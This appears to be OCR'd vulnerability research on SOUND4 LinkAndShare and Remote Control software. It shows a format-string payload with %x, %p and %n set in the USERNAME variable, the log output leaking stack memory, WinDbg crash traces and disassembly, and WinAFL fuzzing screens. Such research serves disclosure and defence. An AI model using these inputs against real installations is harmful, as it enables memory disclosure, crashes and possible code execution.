> set username=AAAA_%x_%x_%x_%x_BBBB_%p_%p_%p_%p_CCCC_%n
> echo %username%
> AAAA_%x_%x_%x_%x_BBBB_%p_%p_%p_%p_CCCC_%n
```



```
c:\Program Files (x86)\SOUND4\LinkAndShare\Transmitter>01/25/23 01:41:00 : : Internal Error: can not replace file with t
emp file
01/25/23 01:41:00 : Background launch: User: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x4c\xfd\xff\xbf00000000.00e37e2b.0000000a
.009ff430.02000002.774567e4..3c000539.773369fc.00000000.77321cfc.00000000..009ff69c.773dc59f.00e3fe60.6c16448c.00000000.
.00000000.0000000a.fffffad3.009ff5fc.77377252..77378d3b.6c1647ec.00e30000.00000440.009ff698..00e375b8.00e3a572.77455d00.
00000000.00e37910..00000006.1a00001a.003fb000.00001000.0000000c..00e30294.00e30000.02000002.00000000.3c000539..7736517c.
00000000.00000001.00000000.009ff54c..009ff540.77364f26.00c10000.00c10000.009ff580..00000008.00000496.000004b0.00000001.0
0e4d098..00000000.00000087.fffffb50.00000000.00000000..00e3a64a.000001f4.00100001.0000002f.00000100..00000001.00000001.0
2020002.536e6957.206b636f..00302e32.009ff54c.00000000.000007ff.00000539..00e300c0.00e3b600.fffffffe.009ff5b4.00000000..0
0000000.00e39880.00000089.00000001.00000000..000004b0.009ff5b4.000004b9.00000000.77364d11..00e304b0.00000448.00e39880.00
9ff600.00e300c0..00e30000.002c0002.00000001.01000100.000004b0..00e4d090.009ff570.00000430.00e4d090.00e4d098..1bca72e0.00
000000.00000000.000010c0.00000000..77364a9c.770100ba.00e3b548.009ff670.1a00001a..00000000.000004b0.00e3b548.00e4d097.000
00000..009ff5c8.009ff950.773aae60.1bca7408.fffffffe..009ff690.77376f0c.00000440.009ff7b4.77377252..77378d3b.6c1645a4.6e7
55200.676e696e.009ff800..00e39880.009ff650.77364700.00000000.009ff670..77331078.1a00001a.773a2d2c.00000448.ffffffff..003
f8d18.00000000.02000002.00000000.b40004b0..00000000.003f8d18.00e4d098.00000002.009ff6e4..002c0000.00000440.00000000.003f
8d18.00000000..003e0000.00000454.0000046e.77375eae.0000d4e0..77370000.6c1645e0.00e4d4d8.00e30000.00000000..00e3a5bc.0000
0020.00000001.009ff8fc.75b09288..19711aa7.1a00001a.003fb3ac.0000046e.61636f6c..736f686c.00050074.01000000.00000009.00000
```

```
> set username=AAAA_%x_%x_%x_%x_BBBB_%p_%p_%p_%p_CCCC_%n
> echo %username%
> AAAA_%x_%x_%x_%x_BBBB_%p_%p_%p_%p_CCCC_%n
```

Command Window

```
>kb
 Index  Function
-------------------------------------------------------------------------------
 1      msvcr120.dll!_output_l(_iobuf * stream, const char * format, localeinfo_struct * plocinfo, char * argptr)
*2      msvcr120.dll!_vsnprintf_l(char * string, unsigned int count, const char * format, localeinfo_struct * plocinfo, char * ap)
 3      msvcr120.dll!_vsnprintf(char * string, unsigned int count, const char * format, char * ap)
 4      LinkAndShareTransmitter.exe!00c4bb11()
 5      [Frames below may be incorrect and/or missing, no symbols loaded for LinkAndShareTransmitter.exe]
 6      [External Code]

>d /Count:200 esi
0x01219ED8  42 61 63 6b 67 72 6f 75 6e 64 20 6c 61 75 6e 63  Background launc
0x01219EE8  68 3a 20 55 73 65 72 3a 20 41 41 41 41 41 41 41  h: User: AAAAAAA
0x01219EF8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F08  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F18  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F28  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F38  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F48  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F58  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F68  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F78  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01219F88  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Exception Unhandled

Unhandled exception at 0x52DD5120 (msvcr120.dll) in LinkAndShareTransmitter.exe: 0xC0000005: Access violation reading location 0x00DA0000.

Copy Details

Exception Settings

Command

```
ModLoad: 76600000 7667b000   C:\WINDOWS\SysWOW64\msvcp_win.dll
ModLoad: 76840000 76960000   C:\WINDOWS\SysWOW64\ucrtbase.dll
ModLoad: 75db0000 75f4d000   C:\WINDOWS\SysWOW64\USER32.dll
ModLoad: 767a0000 767b8000   C:\WINDOWS\SysWOW64\win32u.dll
ModLoad: 76340000 76363000   C:\WINDOWS\SysWOW64\GDI32.dll
ModLoad: 766c0000 767a0000   C:\WINDOWS\SysWOW64\gdi32full.dll
ModLoad: 73d40000 73d48000   C:\WINDOWS\SysWOW64\WSOCK32.dll
ModLoad: 6cc00000 6ccee000   C:\WINDOWS\SysWOW64\MSVCR120.dll
ModLoad: 70d30000 70da1000   C:\WINDOWS\SysWOW64\MSVCP120.dll
ModLoad: 76180000 761e3000   C:\WINDOWS\SysWOW64\WS2_32.dll
(60c0.4124): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=16e20000 edx=00000000 esi=773369fc edi=77336a78
eip=773e1ee2 esp=00d9f664 ebp=00d9f690 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2b:
773e1ee2 cc              int     3
0:000> g
ModLoad: 76370000 76396000   C:\WINDOWS\SysWOW64\IMM32.DLL
ModLoad: 73d50000 7435c000   C:\WINDOWS\SysWOW64\windows.storage.dll
ModLoad: 769f0000 76c70000   C:\WINDOWS\SysWOW64\combase.dll
ModLoad: 73ab0000 73ad7000   C:\WINDOWS\SysWOW64\Wldp.dll
ModLoad: 763a0000 76427000   C:\WINDOWS\SysWOW64\SHCORE.dll
ModLoad: 761f0000 76235000   C:\WINDOWS\SysWOW64\shlwapi.dll
ModLoad: 73a80000 73a98000   C:\WINDOWS\SysWOW64\profapi.dll
(60c0.4124): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000027 ebx=00000000 ecx=00001153 edx=00d9f578 esi=00000000 edi=00da0004
eip=6cc15120 esp=00d9f29c ebp=00d9f528 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
MSVCR120!_output_l+0x83d:
6cc15120 8b4ffc          mov     ecx,dword ptr [edi-4] ds:002b:00da0000=????????
0:000> kb
 # ChildEBP RetAddr  Args to Child
00 00d9f528 6cc84d1f 00d9f548 011b5598 00000000 MSVCR120!_output_l+0x83d [f:\dd\vctools\crt\crtw32\stdio\output.c @
01 00d9f568 6cc84c99 011b69a8 00001ab4 011b5598 MSVCR120!_vsnprintf_l+0x81 [f:\dd\vctools\crt\crtw32\stdio\vsprintf
*** WARNING: Unable to verify checksum for c:\Program Files (x86)\SOUND4\LinkAndShare\Transmitter\LinkAndShareTrans
*** ERROR: Module load completed but symbols could not be loaded for c:\Program Files (x86)\SOUND4\LinkAndShare\Tra
02 00d9f584 00c4bb11 011b69a8 00001ab4 011b5598 MSVCR120!_vsnprintf+0x16 [f:\dd\vctools\crt\crtw32\stdio\vsprintf.c
WARNING: Stack unwind information not available. Following frames may be wrong.
03 00d9f644 00c4bc9f 011b5598 00d9f660 00d9fb70 LinkAndShareTransmitter+0xbb11
04 00d9f654 00c42f58 011b5598 00000000 01198034 LinkAndShareTransmitter+0xbc9f
05 00d9fb70 00c589ed 00c40000 00000000 01198034 LinkAndShareTransmitter+0x2f58
06 00d9fbbc 759100f9 00fc3000 759100e0 00d9fc28 LinkAndShareTransmitter+0x189ed
07 00d9fbcc 77397bbe 00fc3000 8cbf2d51 00000000 KERNEL32!BaseThreadInitThunk+0x19
08 00d9fc28 77397b8e ffffffff 773b8d0f 00000000 ntdll!__RtlUserThreadStart+0x2f
09 00d9fc38 00000000 00c588be 00fc3000 00000000 ntdll!_RtlUserThreadStart+0x1b
0:000> .exr -1
ExceptionAddress: 6cc15120 (MSVCR120!_output_l+0x0000083d)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 00da0000
Attempt to read from address 00da0000
0:000> d 0x011b601e
011b601e  25 78 25 78 25 78 25 78-25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
011b602e  25 78 25 78 25 78 41 41-41 41 41 41 41 41 41 41  %x%x%xAAAAAAAAAAA
011b603e  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
011b604e  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
011b605e  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
011b606e  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
011b607e  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
011b608e  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

0:000>

Locals

Typecast Locations

Name	Value
⊟ stream	0x00d9f548 struct _iobuf *
⊞ _ptr	0x011b7afb ""
_cnt	0n2401
⊞ _base	0x011b69a8 "Background launch: User: AAAAAAAAAAAAAAAAAAAAA...
_flag	0n66
_file	0n0
_charbuf	0n0
_bufsiz	0n0
⊞ _tmpfname	0x00000000 ""
⊟ format	0x011b601e "%x%x%x%x%x%x%x%x%x%xAAAAAAAAAAAAAAAAAAAAAAAA...
*	
⊞ plocinfo	0x00000000 struct localeinfo_struct *
⊞ argptr	0x00da0004 "--- memory read error at address 0x00da0004 ---"
⊞ _loc_update	class _LocaleUpdate
⊞ _Stream	<Value unavailable>
⊞ buffer	union _output_l::__l2::<unnamed-type-buffer>
bufferiswide	0n0
buffersize	0n0
capexp	0n0
ch	0n120 'x'
charsout	0n4435
chclass	<Value unavailable>
count	0n0
digit	<Value unavailable>
e	<Value unavailable>
e	<Value unavailable>

Disassembly

Offset: @$scopeip

```
6cc150d9 48              dec     eax
6cc150da 48              dec     eax
6cc150db 0f85ea040000    jne     MSVCR120!_output_l+0x7cb (6cc155cb)
6cc150e1 c785dcfdffff0a000000 mov dword ptr [ebp-224h],0Ah
6cc150eb f7c300800000    test    ebx,8000h
6cc150f1 0f8501040000    jne     MSVCR120!_output_l+0x69a (6cc154f8)
6cc150f7 f7c300100000    test    ebx,1000h
6cc150fd 0f85f5030000    jne     MSVCR120!_output_l+0x69a (6cc154f8)
6cc15103 83c704          add     edi,4
6cc15106 33f6            xor     esi,esi
6cc15108 89bde4fdffff    mov     dword ptr [ebp-21Ch],edi
6cc1510e f6c320          test    bl,20h
6cc15111 0f85f6040000    jne     MSVCR120!_output_l+0x81d (6cc1560d)
6cc15117 f6c340          test    bl,40h
6cc1511a 0f8588be0000    jne     MSVCR120!_output_l+0x833 (6cc20fa8)
6cc15120 8b4ffc          mov     ecx,dword ptr [edi-4] ds:002b:00da0000=????????
6cc15123 8bfe            mov     edi,esi
6cc15125 f6c340          test    bl,40h
6cc15128 0f8587be0000    jne     MSVCR120!_output_l+0x847 (6cc20fb5)
6cc1512e f7c300900000    test    ebx,9000h
6cc15134 7502            jne     MSVCR120!_output_l+0x86d (6cc15138)
6cc15136 8bfe            mov     edi,esi
6cc15138 8b95d8fdffff    mov     edx,dword ptr [ebp-228h]
6cc1513e 85d2            test    edx,edx
6cc15140 0f89f5040000    jns     MSVCR120!_output_l+0x87c (6cc1563b)
6cc15146 33d2            xor     edx,edx
6cc15148 42              inc     edx
6cc15149 8bc1            mov     eax,ecx
6cc1514b 0bc7            or      eax,edi
6cc1514d 0f8405050000    je      MSVCR120!_output_l+0x896 (6cc15658)
```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:60c0

JACKALOPE + WINAFL


SOUND4 Remote Control.exe (vc_s4client.dll)

```
Total execs: 519136
Unique samples: 13 (0 discarded)
Crashes: 7 (1 unique)
Hangs: 0
Offsets: 19
Execs/s: 3747
Fuzzing sample 00010
Fuzzing sample 00009
Fuzzing sample 00011

Total execs: 522844
Unique samples: 13 (0 discarded)
Crashes: 7 (1 unique)
Hangs: 0
Offsets: 19
Execs/s: 3707
Fuzzing sample 00012
Fuzzing sample 00008
Fuzzing sample 00007
Fuzzing sample 00006
```

```
                WinAFL 1.16b based on AFL 2.43b (sound4harness.exe)

+- process timing ------------------------------------+- overall results ----+
|        run time : 0 days, 0 hrs, 9 min, 4 sec        |  cycles done : 151   |
|   last new path : 0 days, 0 hrs, 8 min, 50 sec       |  total paths : 7     |
| last uniq crash : 0 days, 0 hrs, 8 min, 4 sec        | uniq crashes : 1     |
|  last uniq hang : none seen yet                      |   uniq hangs : 0     |
+- cycle progress --------------------+- map coverage -+----------------------+
|  now processing : 6 (85.71%)        |    map density : 0.05% / 0.06%         |
| paths timed out : 0 (0.00%)         | count coverage : 1.13 bits/tuple       |
+- stage progress --------------------+ findings in depth --------------------+
|  now trying : havoc                 | favored paths : 6 (85.71%)             |
| stage execs : 66/153 (43.14%)       |  new edges on : 7 (100.00%)            |
| total execs : 375k                  | total crashes : 1 (1 unique)           |
|  exec speed : 666.5/sec             |  total tmouts : 9 (2 unique)           |
+- fuzzing strategy yields -----------+---------------+- path geometry -------+
|   bit flips : 0/232, 0/225, 1/211                   |    levels : 5         |
|  byte flips : 0/29, 0/22, 0/10                      |   pending : 0         |
| arithmetics : 2/1623, 0/84, 0/0                     |  pend fav : 0         |
|  known ints : 0/163, 0/748, 0/400                   | own finds : 6         |
|  dictionary : 0/0, 0/0, 0/0                         |  imported : n/a       |
|       havoc : 3/194k, 1/176k                        | stability : 100.00%   |
|        trim : 40.74%/4, 0.00%                       +-----------------------+
+-----------------------------------------------------+   [cpu000001:  20%]
nudge operation failed, verify permissions and parameters.
SUCCESS: The process with PID 12296 has been terminated.
```


MAIN INTERFACE

SOUND4 Remote Control.exe




MAIN INTERFACE

SOUND4 Remote Control.exe

